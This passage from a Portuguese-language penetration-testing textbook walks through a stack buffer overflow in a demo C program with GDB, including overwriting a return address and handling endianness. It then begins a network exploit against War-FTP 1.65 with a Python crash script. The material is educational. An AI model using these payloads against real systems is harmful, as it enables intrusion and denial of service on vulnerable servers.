Continuing.

Breakpoint 3, function (str=0xbffff74c "AAAA") at overflowtest.c:11
11    }
(gdb) x/16xw $esp
0xbffff520:    0xbffff533    0xbffff74c    0xbffff538    0x080482e8
0xbffff530:    0x41fcfff4    0x00414141❶   0xbffff500    0x08048443
0xbffff540:    0xbffff74c    0xbffff560    0xbffff5b8    0xb7e8c685
0xbffff550:    0x08048470    0x08048340    0xbffff5b8    0xb7e8c685
(gdb) x/1xw $ebp
0xbffff538:    0xbffff500
```

Conforme mostrado, ainda estamos dentro de `function1`, portanto a localização de nosso stack frame é a mesma. No stack frame de `function1`, podemos ver nossos quatro *A*s ❶ representados em hexadecimal como 41, seguidos de 00, que corresponde ao byte nulo final. Eles cabem perfeitamente em nosso buffer de cinco caracteres, portanto nosso endereço de retorno permanece intacto e tudo funciona conforme esperado quando deixamos o programa prosseguir, como mostrado na listagem 16.8.

Listagem 16.8 – O programa termina normalmente

```
(gdb) continue
Continuing.
Executed normally
Program exited with code 022.
(gdb)
```

Com certeza, "Executed normally" (Executado normalmente) é exibido na tela.

Agora vamos executar novamente o programa, desta vez, causando um overflow em nosso buffer com caracteres em excesso, e vamos observar o que acontece na memória.

Provocando uma falha no programa com o GDB

Podemos fornecer uma string longa de *A*s, ou podemos fazer a linguagem de scripting Perl gerar essa string para nós, como mostrado na linguagem 16.9. (O Perl será prático mais adiante, quando tentarmos sequestrar a execução com um verdadeiro endereço de memória, em vez de provocarmos uma falha no programa.)

Listagem 16.9 – Executando o programa com 30 As como argumento

```
(gdb) run $(perl -e 'print "A" x 30') ❶
Starting program: /home/georgia/overflowtest $(perl -e 'print "A" x 30')

Breakpoint 1, main (argc=2, argv=0xbffff5c4) at overflowtest.c:14
14        function(argv[1]);
(gdb) x/16xw $esp
0xbffff520:    0xb7ff0f50    0xbffff540    0xbffff598    0xb7e8c685
0xbffff530:    0x08048470    0x08048340    0xbffff598    0xb7e8c685
0xbffff540:    0x00000002    0xbffff5c4    0xbffff5d0    0xb7fe2b38
0xbffff550:    0x00000001    0x00000001    0x00000000    0x08048249
(gdb) x/1xw $ebp
0xbffff528:    0xbffff598
(gdb) continue
```

Nesse caso, dizemos ao Perl para executar o comando `print` a fim de criar uma string de 30 *A*s e fornecemos o resultado como argumento para `overflowtest` ❶. Quando `strcpy` tenta colocar uma string longa como essa em nosso buffer de cinco caracteres, podemos esperar ver partes de nossa pilha sendo sobrescrita com *A*s. Quando atingimos nosso primeiro breakpoint, ainda estamos no `main` e tudo parece normal até então. O problema não deverá surgir até o nosso terceiro breakpoint, após `strcpy` ter sido executado com excesso de *A*s.

NOTA O stack frame de *main* continua com tamanho de 12 bytes, embora tenha deslocado 32 bytes na pilha. Isso se deve a mudanças no tamanho do argumento da linha de comando e outros fatores. O tamanho do stack frame será consistente no restante do programa.

Vamos observar um aspecto no segundo breakpoint na listagem 16.10, antes de prosseguirmos para a parte realmente interessante.

Listagem 16.10 – Analisando a memória no breakpoint 2

```
Breakpoint 2, function (str=0xbffff735 'A' <repeats 30 times>)
    at overflowtest.c:10
10        strcpy(buffer, str);
(gdb) x/16xw $esp
0xbffff500:    0xb7f93849    0x08049ff4    0xbffff518    0x080482e8
0xbffff510:    0xb7fcfff4    0x08049ff4    0xbffff528    0x08048443❶
0xbffff520:    0xbffff735    0xbffff540    0xbffff598    0xb7e8c685
0xbffff530:    0x08048470    0x08048340    0xbffff598    0xb7e8c685
```

```
(gdb) x/1xw $ebp
0xbffff518:    0xbffff528
(gdb) continue
Continuing.
```

Você pode ver aqui que o stack frame de `function1` também foi deslocado em 32 bytes. Observe também que o nosso endereço de retorno continua armazenando o endereço de memória `0x08048443` ❶. Embora o nosso stack frame tenha se deslocado um pouco, as instruções a serem executadas estão no mesmo lugar na memória.

Utilize o comando `continue` novamente para prosseguir até o terceiro breakpoint. É nesse ponto que a situação se torna interessante, como mostrado na listagem 16.11.

Listagem 16.11 – Endereço de retorno sobrescrito pelos As

```
Breakpoint 3, function (str=0x41414141 <Address 0x41414141 out of bounds>)
    at overflowtest.c:11
11    }
(gdb) x/16xw $esp
0xbffff500:    0xbffff513    0xbffff733    0xbffff518    0x080482e8
0xbffff510:    0x41fcfff4    0x41414141    0x41414141    0x41414141❶
0xbffff520:    0x41414141    0x41414141    0x41414141    0x41414141
0xbffff530:    0x08040041    0x08048340    0xbffff598    0xb7e8c685
(gdb) continue
Continuing.
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb)
```

Vamos analisar novamente a memória em nosso terceiro breakpoint, imediatamente após `strcpy`, porém antes de `function1` retornar para `main`. Dessa vez, não só o endereço de retorno foi sobrescrito pelos *A*s em ❶, mas parte do stack frame de `main` também foi sobrescrito. A essa altura, não há esperanças de o programa se recuperar.

Quando `function1` retorna, o programa tenta executar as instruções no endereço de retorno de `main`, porém esse endereço foi sobrescrito com nossos *A*s, causando a esperada falha de segmentação (segmentation fault) quando se tenta executar a instrução no endereço de memória `41414141`. (Nas próximas seções, discutiremos a substituição do endereço de retorno por algo que redirecione o programa para um código nosso, em vez de provocar uma falha.)

Controlando o EIP

Fazer o programa falhar é interessante por si só, porém, como desenvolvedores de exploit, nosso objetivo é sequestrar a execução, se possível, e fazer a CPU do alvo executar um código para nós. Quem sabe, ao manipular a falha, poderemos executar outras instruções que o desenvolvedor jamais teve a intenção de executar.

No momento, nosso programa falha quando tentamos executar as instruções no endereço de memória `41414141`, que está fora dos limites do programa. Devemos alterar nossa string de argumento e incluir um endereço de memória válido para que o nosso programa possa acessá-lo. Se pudermos substituir o endereço de retorno por outro local de memória válido, poderemos sequestrar a execução quando `function1` retornar. Talvez o desenvolvedor tenha até mesmo deixado um código de depuração no programa e que poderá ser usado para demonstrar esse propósito. (Mas estou me adiantando um pouco aqui.)

Para redirecionar a execução, inicialmente devemos determinar em que ponto o endereço de retorno está sendo sobrescrito pela nossa longa string de *A*s. Vamos observar novamente a aparência de nossa pilha quando executarmos nosso programa normalmente, com apenas quatro caracteres em nosso argumento, como mostrado aqui.

```
0xbffff520:    0xbffff533    0xbffff74c    0xbffff538    0x080482e8
0xbffff530:    0x41fcfff4    0x00414141❶   0xbffff500❷   0x08048443❸
```

Podemos ver em que local os quatro *A*s ❶ foram copiados na variável local `buffer`. Agora, lembre-se de que os quatro bytes imediatamente após o EBP ❷ contêm o endereço de retorno `0x08048443` ❸. Podemos ver que, após os quatro *A*s, há mais cinco bytes no stack frame de `function1`, que vêm antes do endereço de retorno.

Ao observar a memória, parece lógico que, se fornecermos um argumento que tenha um tamanho igual a 5 + 4 + 4 bytes ao nosso programa, os últimos quatro bytes irão sobrescrever o endereço de retorno. Podemos testar isso enviando um argumento com nove *A*s, seguido de quatro *B*s, ao nosso programa. Se o nosso programa falhar ao tentar executar a instrução no endereço de memória `42424242` (a representação hexadecimal de *B*), saberemos que calculamos o nosso offset (deslocamento) corretamente.

Podemos usar novamente o Perl para nos ajudar a criar nossa string de argumento, como mostrado na listagem 16.12.

Listagem 16.12 – Iniciando o programa com uma nova string de ataque

```
(gdb) delete 1
(gdb) delete 2
(gdb) run $(perl -e 'print "A" x 9 . "B" x 4')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/georgia/overflowtest $(perl -e 'print "A" x 9 . "B" x 4')
```

Antes de executar o programa com esse novo argumento, apague os dois primeiros breakpoints usando `delete`, pois o estado da memória não será alterado de modo interessante até o nosso terceiro breakpoint, depois de `strcpy` ter sido executado.

Inicie o programa usando Perl, com nove *A*s seguidos de quatro *B*s para a string de ataque. Como o programa provocou uma falha em sua última execução, você deverá responder se gostaria de reiniciá-lo. Digite **y** para yes (sim). Ao analisarmos a memória em nosso único breakpoint remanescente, tudo se parecerá como previsto, conforme mostrado na listagem 16.13.

Listagem 16.13 – Sobrescrevendo o endereço de retorno com Bs

```
Breakpoint 3, function (str=0xbffff700 "\017") at overflowtest.c:11
11    }
(gdb) x/20xw $esp
0xbffff510:    0xbffff523    0xbffff744    0xbffff528    0x080482e8
0xbffff520:    0x41fcfff4    0x41414141    0x41414141    0x42424242❶
0xbffff530:    0xbffff700    0xbffff550    0xbffff5a8    0xb7e8c685
0xbffff540:    0x08048470    0x08048340    0xbffff5a8    0xb7e8c685
0xbffff550:    0x00000002    0xbffff5d4    0xbffff5e0    0xb7fe2b38
(gdb) continue
Continuing.
Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
(gdb)
```

No local em que vimos anteriormente o nosso endereço de retorno (`0x08048443`), agora temos `0x42424242`. Se deixarmos o programa continuar, veremos que ele irá falhar ao tentar executar o endereço de memória composto dos quatro *B*s ❶. Novamente, esse endereço está fora dos limites, mas, pelo menos, agora sabemos em que local devemos colocar o endereço do código que queremos executar.

Identificamos exatamente quais são os quatro bytes de nossa string de ataque que sobrescrevem o endereço de retorno. Lembre-se de que o endereço de retorno é carregado no EIP quando `function1` retornar. Agora só precisamos encontrar um local mais interessante que `41414141` ou `42424242` para onde desviaremos a execução.

Sequestrando a execução

Determinamos o local de nossa string passada como argumento que sobrescreverá o endereço de retorno, porém ainda precisamos de algo para inserir aí. (Esse exemplo pode parecer um pouco artificial quando comparado aos demais exemplos de desenvolvimento de exploit que serão discutidos, porém ele ilustra bem os conceitos subjacentes.) Conseguimos manipular um problema com a função `strcpy` usada pelo programa para ir além da variável `buffer` e sobrescrever endereços adicionais de memória, incluindo o endereço de retorno.

Ao observar novamente o nosso código-fonte de *overflowtest.c*, lembre-se de que o programa contém outra função além de `main` e de `function1`. A primeira função do programa, chamada `overflowed`, exibe "Execution Hijacked" (Execução sequestrada) no console e, em seguida, retorna. Essa função extra jamais é chamada quando o programa executa normalmente, porém, como indicado pela sua saída, podemos usá-la para sequestrar a execução.

De volta ao nosso depurador, se pudermos encontrar o início de `overflowed` na memória, poderemos substituir nossos quatro *B*s por esse endereço de memória, sobrescrever o endereço de retorno e forçar o programa a executar instruções que os desenvolvedores jamais tiveram a intenção de que fossem executadas. Temos o código-fonte e sabemos o nome da função que estamos procurando, portanto essa tarefa é trivial. Vamos simplesmente fazer o disassembly de `overflowed` e descobrir em que local ela está carregada na memória, como mostrado na listagem 16.14.

Listagem 16.14 – Fazendo o disassembly de overflowed

```
(gdb) disass overflowed
Dump of assembler code for function overflowed:
❶ 0x080483f4 <overflowed+0>:  push   %ebp
0x080483f5 <overflowed+1>:    mov    %esp,%ebp
0x080483f7 <overflowed+3>:    sub    $0x8,%esp
0x080483fa <overflowed+6>:    movl   $0x8048520,(%esp)
0x08048401 <overflowed+13>:   call   0x804832c <puts@plt>
0x08048406 <overflowed+18>:   leave
```

```
0x08048407 <overflowed+19>:    ret
End of assembler dump.
(gdb)
```

Como você pode ver, o endereço de memória `0x80483f4` ❶ armazena a primeira instrução de `overflowed`. Se redirecionarmos nosso programa para esse local, ele executará todas as instruções dessa função.

NOTA Isso não nos dará um reverse shell nem associará o alvo a uma botnet; somente exibirá "Execution Hijacked" na tela. Daremos uma olhada em sequestros de execução mais empolgantes nos exemplos de desenvolvimento de exploits nos próximos três capítulos.

Podemos usar o Perl para nos ajudar a criar nossa string de argumento, que incluirá bytes hexadecimais para o endereço de memória que queremos usar para sobrescrever o endereço de retorno, como mostrado aqui:

```
(gdb) run $(perl -e 'print "A" x 9 . "\x08\x04\x83\xf4"')
Starting program: /home/georgia/overflowtest $(perl -e 'print "A" x 9 . "\x08\x04\x83\xf4"')
```

Dessa vez, substituímos nossos quatro *B*s por `\x08\x04\x83\xf4`, o que deverá redirecionar a execução para o início de `overflowed`. Porém isso não funciona como planejado, conforme mostrado na listagem 16.15.

Listagem 16.15 – Os bytes do endereço de retorno estão invertidos

```
Breakpoint 3, function (str=0xbffff700 "\017") at overflowtest.c:11
11    }ß
(gdb) x/16xw $esp
0xbffff510:    0xbffff523    0xbffff744    0xbffff528    0x080482e8
0xbffff520:    0x41fcfff4    0x41414141    0x41414141    0xf4830408❶
0xbffff530:    0xbffff700    0xbffff550    0xbffff5a8    0xb7e8c685
0xbffff540:    0x08048470    0x08048340    0xbffff5a8    0xb7e8c685
(gdb) continue
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0xf4830408 in ?? ()
```

Como você pode ver, atingimos o nosso breakpoint conforme esperado, porém, ao analisar a memória, parece que temos um pequeno problema. O endereço de memória da primeira instrução em `overflowed` é `0x80483f4`, mas o endereço de retorno em nossa pilha é `0xf4830408` ❶. Os dígitos não estão totalmente invertidos, porém os bytes estão na ordem incorreta.

Lembre-se de que dois dígitos hexadecimais compõem um byte. Quando deixamos o programa prosseguir, recebemos outro erro de violação de acesso por tentar executar dados em `0xf4830408`. Sabemos que o programa causa uma falha porque o novo endereço de retorno está incorreto, portanto vamos ver, antes de tudo, por que esses bytes acabaram ficando fora de ordem para que possamos corrigir o problema.

Ordem dos bytes (endianness)

Quando estava aprendendo a desenvolver exploits pela primeira vez, gastei horas coçando a cabeça e me perguntando o que poderia possivelmente estar impedindo que meu exploit funcionasse. Eu havia me deparado com esse mesmo problema e, infelizmente, não havia prestado atenção às aulas de sistemas operacionais quando a *ordem dos bytes (endianness)* fora discutida.

No romance *As viagens de Gulliver* de 1726, o personagem de Jonathan Swift mencionado no título sofre um naufrágio na ilha de Lilliput. Lilliput, naquela época, não estava em paz com a vizinha Blefuscu por causa de uma controvérsia sobre como quebrar um ovo da maneira correta. Em Lilliput, os ovos eram quebrados na extremidade menor (little end), e em Blefuscu, eles eram quebrados na extremidade maior (big end). Temos uma briga semelhante em ciência da computação em relação à ordem dos bytes. Os big endians acreditam que o byte mais significativo deve ser armazenado antes, enquanto os little endians armazenam o byte menos significativo antes. Nossa máquina virtual Ubuntu tem uma arquitetura Intel, que é *little endian*. Para estarmos de acordo com a arquitetura little-endian, devemos inverter os bytes de nosso endereço de memória, como mostrado aqui:

```
(gdb) run $(perl -e 'print "A" x 9 . "\xf4\x83\x04\x08"')
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/georgia/overflowtest $(perl -e 'print "A" x 9 . "\xf4\x83\x04\x08"')
```

O uso do endereço de retorno `\xf4\x83\x04\x08` com a ordem dos bytes invertida para a nossa arquitetura Intel resolve o nosso problema, conforme mostrado na listagem 16.16.

Listagem 16.16 – Sequestrando a execução com sucesso

```
Breakpoint 3, function (str=0xbffff700 "\017") at overflowtest.c:11
11    }
(gdb) x/16xw $esp
0xbffff510:    0xbffff523    0xbffff744    0xbffff528    0x080482e8
0xbffff520:    0x41fcfff4    0x41414141    0x41414141    0x080483f4
0xbffff530:    0xbffff700    0xbffff550    0xbffff5a8    0xb7e8c685
0xbffff540:    0x08048470    0x08048340    0xbffff5a8    0xb7e8c685
(gdb) continue
Continuing.
Execution Hijacked ❶
Program received signal SIGSEGV, Segmentation fault.
0xbffff700 in ?? ()
(gdb)
```

Dessa vez, quando atingimos o breakpoint, nosso endereço de retorno parece estar correto. Com certeza, quando deixamos o programa continuar, "Execution Hijacked" (Execução Sequestrada) é exibido no console em ❶, o que significa que sequestramos a execução com sucesso e que exploramos uma vulnerabilidade de buffer overflow.

Para ver o resultado fora do depurador, executamos `overflowtest` a partir da linha de comando com um argumento que inclui o novo endereço de retorno, como mostrado aqui.

```
georgia@ubuntu:~$ ./overflowtest  $(perl -e 'print "A" x 9 . "\xf4\x83\x04\x08"')
Execution Hijacked
Segmentation fault
```

Observe que, após o retorno de `overflowed`, o programa provoca uma falha de segmentação ao executar o endereço de memória `bffff700`. Esse endereço corresponde aos próximos quatro bytes da pilha após o nosso endereço de retorno. E, ao pensar novamente em como a memória funciona, isso faz sentido, porém o nosso código "malicioso" foi totalmente executado antes da falha. Depois que o stack frame de `overflowed` é removido da pilha, `bffff700` parece estar no lugar do endereço de retorno. Enviamos a execução diretamente para `overflowed` sem que tenha sido feito o que normalmente se faz em uma chamada normal de função, por exemplo, salvar um endereço de retorno. Quando o stack frame de `overflowed` é removido da pilha, supõe-se que o próximo endereço de memória da pilha seja o endereço de retorno, porém esse é somente parte do stack frame de `main`, por isso houve uma falha.

Como é possível ampliar sua string de ataque para resolver isso? Você adivinhou. Outros quatro bytes podem ser adicionados à nossa string de ataque, enviando a execução de volta ao endereço de retorno original em `main`. Como corrompemos a stack frame de `main`, ainda será possível nos depararmos com problemas mais adiante, porém atingimos o nosso objetivo, que é enganar o programa e fazê-lo executar um código para nós.

Resumo

Neste capítulo, demos uma olhada em um programa C simples com uma vulnerabilidade de buffer overflow (ou seja, com o uso da função `strcpy`, que não é segura), em que os limites de arrays não são verificados, o que nos permite escrever na memória adjacente. Exploramos esse problema ao criar uma string mais longa do que o esperado pelo programa e passando-a na linha de comando. Sequestramos a execução do programa ao sobrescrever o endereço de retorno de uma função com nosso próprio valor. Enviamos a execução para outra função incluída no programa original.

Agora que você já viu um exemplo básico de um overflow baseado em pilha, vamos prosseguir para algo um pouco mais complexo. No próximo capítulo, nosso exemplo irá focar em um alvo baseado em Windows e em um programa-alvo do mundo real.

CAPÍTULO 17

Buffer overflow com base em pilha no Windows

Neste capítulo, daremos uma olhada na exploração de uma falha de buffer overflow baseado em pilha em uma versão mais antiga de um servidor FTP Windows. Como fizemos no capítulo 16, tentaremos sobrescrever o ponteiro de retorno salvo na pilha quando uma função é chamada, conforme mostrado anteriormente na figura 16.3 na página 439. Quando a função `main` chama `function1`, a próxima instrução a ser executada é salva na pilha e um stack frame para `function1` é adicionado a ela.

O tamanho das variáveis locais de `function1` é determinado quando a aplicação é compilada e é fixo. A quantidade de espaço "reservado" na pilha para essas variáveis locais também é fixa. Essa reserva é chamada de *buffer da pilha*. Se colocarmos mais dados no buffer da pilha, além do que pode ser armazenado, provocaremos um overflow (transbordamento) no buffer. Então poderemos sobrescrever o endereço de retorno salvo, que é inserido após o buffer da pilha, e poderemos assumir o controle da execução do programa. (Para obter uma análise mais detalhada desse processo, consulte o capítulo 16.)

No capítulo 1, instalamos a versão 1.65 do War-FTP no alvo Windows XP, porém não a iniciamos. Exploramos o servidor FTP FileZilla nos capítulos anteriores e, se você vem acompanhando o livro, esse servidor FTP continua executando. Antes de poder usar o War-FTP, devemos parar o servidor FTP FileZilla utilizando o painel de controle do XAMPP. Isso irá liberar a porta FTP 21 para o War-FTP. Abra o War-FTP no desktop do Windows XP dando um clique duplo em seu ícone (veja a figura 17.1) e clique na imagem de um raio no canto superior esquerdo da janela do War-FTP para deixá-lo online (veja a figura 17.2).

Figura 17.1 – O ícone do War-FTP.

Procurando uma vulnerabilidade conhecida no War-FTP

Uma pesquisa no Google em busca de vulnerabilidades conhecidas no War-FTP 1.65 revela as seguintes informações em *SecurityFocus.com*:

> Vulnerabilidade de buffer overflow baseado em pilha no nome do usuário em War-FTP.
>
> O War-FTP é suscetível a uma vulnerabilidade de buffer overflow baseado em pilha porque ele não efetua uma verificação adequada de limites em dados fornecidos por usuários antes de copiá-los em um buffer de tamanho insuficiente.
>
> A exploração desse problema pode levar a condições de denial-of-service (negação de serviço) e à execução de código de máquina arbitrário no contexto da aplicação.

No capítulo 16, provocamos um overflow na variável local de uma função na pilha por meio de dados de entrada fornecidos e redirecionamos a execução para um local da memória escolhido por nós. De acordo com essas informações do *SecurityFocus.com*, parece que podemos fazer algo semelhante com o War-FTP 1.65. Neste capítulo, iremos explorar manualmente a vulnerabilidade de buffer overflow baseado em pilha do War-FTP 1.65 no campo **Username** (Nome do usuário) do login do FTP. Agora que estamos usando um programa de verdade em vez de usar um código de demonstração, aprenderemos mais a respeito da implementação de exploits reais. Por exemplo, desta vez, não poderemos simplesmente redirecionar a execução para outra função; em vez disso, devemos introduzir instruções a serem executadas como parte de nossa string de ataque.

Para começar, certifique-se de que o War-FTP 1.65 esteja aberto e executando em nossa máquina virtual Windows XP. (O ícone de raio no canto superior esquerdo da GUI mostrada na figura 17.2 diz ao servidor para ficar à espera de conexões de entrada.)

O problema que iremos explorar é particularmente perigoso porque um invasor não precisa fazer login no servidor FTP antes de iniciar um ataque. Desse modo, não é necessário adicionar nenhum usuário legítimo ao servidor FTP para que esse ataque funcione.

Antes de mergulharmos de cabeça e iniciar a tentativa de explorar o War-FTP, vamos associá-lo a um depurador. O Immunity Debugger deve estar no desktop de seu alvo Windows XP, pois nós o instalamos no capítulo 1. Se não estiver, siga as instruções desse capítulo para instalar o Immunity Debugger e o plugin Mona. Assim como o GDB, o Immunity Debugger nos permitirá ver o conteúdo da memória à medida que tentarmos explorar o War-FTP. Infelizmente, não temos o código-fonte para nos guiar em direção a uma exploração bem-sucedida, porém, ao observar nosso programa na memória enquanto lhe enviamos strings de ataque, devemos ser capazes de desenvolver um exploit funcional.




Figura 17.2 – GUI do War-FTP 1.65.

Inicie o Immunity Debugger, abra o menu **File** (Arquivo) e selecione **Attach** (Associar). Queremos associar o Immunity Debugger ao processo War-FTP em execução, que vemos na lista de processos na figura 17.3. Selecione War-FTP 1.65 e clique em **Attach** (Associar).




Figura 17.3 – Lista de processos na interface do Immunity Debugger.

Quando o Immunity Debugger se associa inicialmente a um processo, ele provoca uma pausa na execução desse processo. Se, em algum ponto, seu exploit simplesmente parar de funcionar aleatoriamente, verifique se o processo está executando. Quando um processo sofre uma pausa, ele não está ouvindo conexões de entrada e, como você pode ver no canto inferior direito da janela do Immunity Debugger na figura 17.4, houve uma pausa no processo. Clique no botão **Play** (Executar) no canto superior esquerdo da tela para dizer ao processo que continue a execução.

Com o War-FTP executando no Immunity Debugger, podemos descobrir como explorar sua vulnerabilidade de buffer overflow.




Figura 17.4 – O War-FTP faz uma pausa no Immunity Debugger.

Provocando uma falha

No capítulo 19, usaremos uma técnica chamada *fuzzing* para procurar vulnerabilidades em potencial nos programas, mas, por enquanto, siga minhas orientações sobre quais strings de ataque devem ser usadas para provocar uma falha no programa. No campo **Username** (Nome do usuário) do login do FTP, vamos enviar uma string com 1.100 *A*s no lugar de um nome de usuário. Em vez de atacar localmente o nosso programa como fizemos no exemplo anterior, desta vez vamos criar o nosso exploit no Kali Linux e configurá-lo para que ele converse com o servidor FTP pela rede. A listagem 17.1 mostra um exploit inicial, que fará o programa War-FTP provocar uma falha.

NOTA Nossos exemplos de exploit estão implementados em Python, porém podem ser facilmente portados caso você prefira usar uma linguagem diferente.

Listagem 17.1 – Exploit Python para provocar uma falha no War-FTP

```
root@kali:~# cat ftpexploit
#!/usr/bin/python
import socket
buffer = "A" * 1100
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM) ❶
connect=s.connect(('192.168.20.10',21)) ❶
response = s.recv(1024)
print response ❷
s.send('USER ' + buffer  + '\r\n') ❸
response = s.recv(1024)
print response
s.send('PASS PASSWORD\r\n')
s.close()
```

No exploit mostrado na listagem 17.1, inicialmente importamos a biblioteca socket do Python. Em seguida, criamos uma string chamada *buffer*, que contém 1.100 *A*s, e definimos um socket em ❶ para fazer a conexão com a nossa máquina Windows XP na porta 21, que está sendo ouvida pelo servidor War-FTP. A seguir, aceitamos e exibimos o banner do servidor FTP na tela em ❷. Nosso exploit então envia o comando `USER` com 1.100 *A*s ❸ para o nome do usuário, na esperança de provocar uma falha no servidor FTP.

Se o servidor responder e pedir nossa senha, o exploit estará pronto para finalizar a conexão usando a senha *PASSWORD*. Entretanto, se nosso exploit for bem-sucedido, não importa se nossas credenciais são válidas porque o programa irá falhar antes de o processo de login ter sido concluído. Por fim, fechamos o nosso socket e o exploit termina. Certifique-se de que o script Python seja executável por meio do comando `chmod +x` e execute o exploit como mostrado aqui:

```
root@kali:~# chmod +x ftpexploit
root@kali:~# ./ftpexploit
220- Jgaa's Fan Club FTP Service WAR-FTPD 1.65 Ready
220 Please enter your user name.
331 User name okay, Need password.
```

Como em nosso exemplo anterior, esperamos sobrescrever o endereço de retorno salvo com uma string de *A*s e provocar uma falha no programa. O servidor War-FTP envia seu banner de boas-vindas, pede nosso nome de usuário e, em seguida, uma senha. Dê uma olhada no War-FTP no Immunity Debugger, como mostrado na figura 17.5, para ver se nosso exploit conseguiu provocar uma falha.

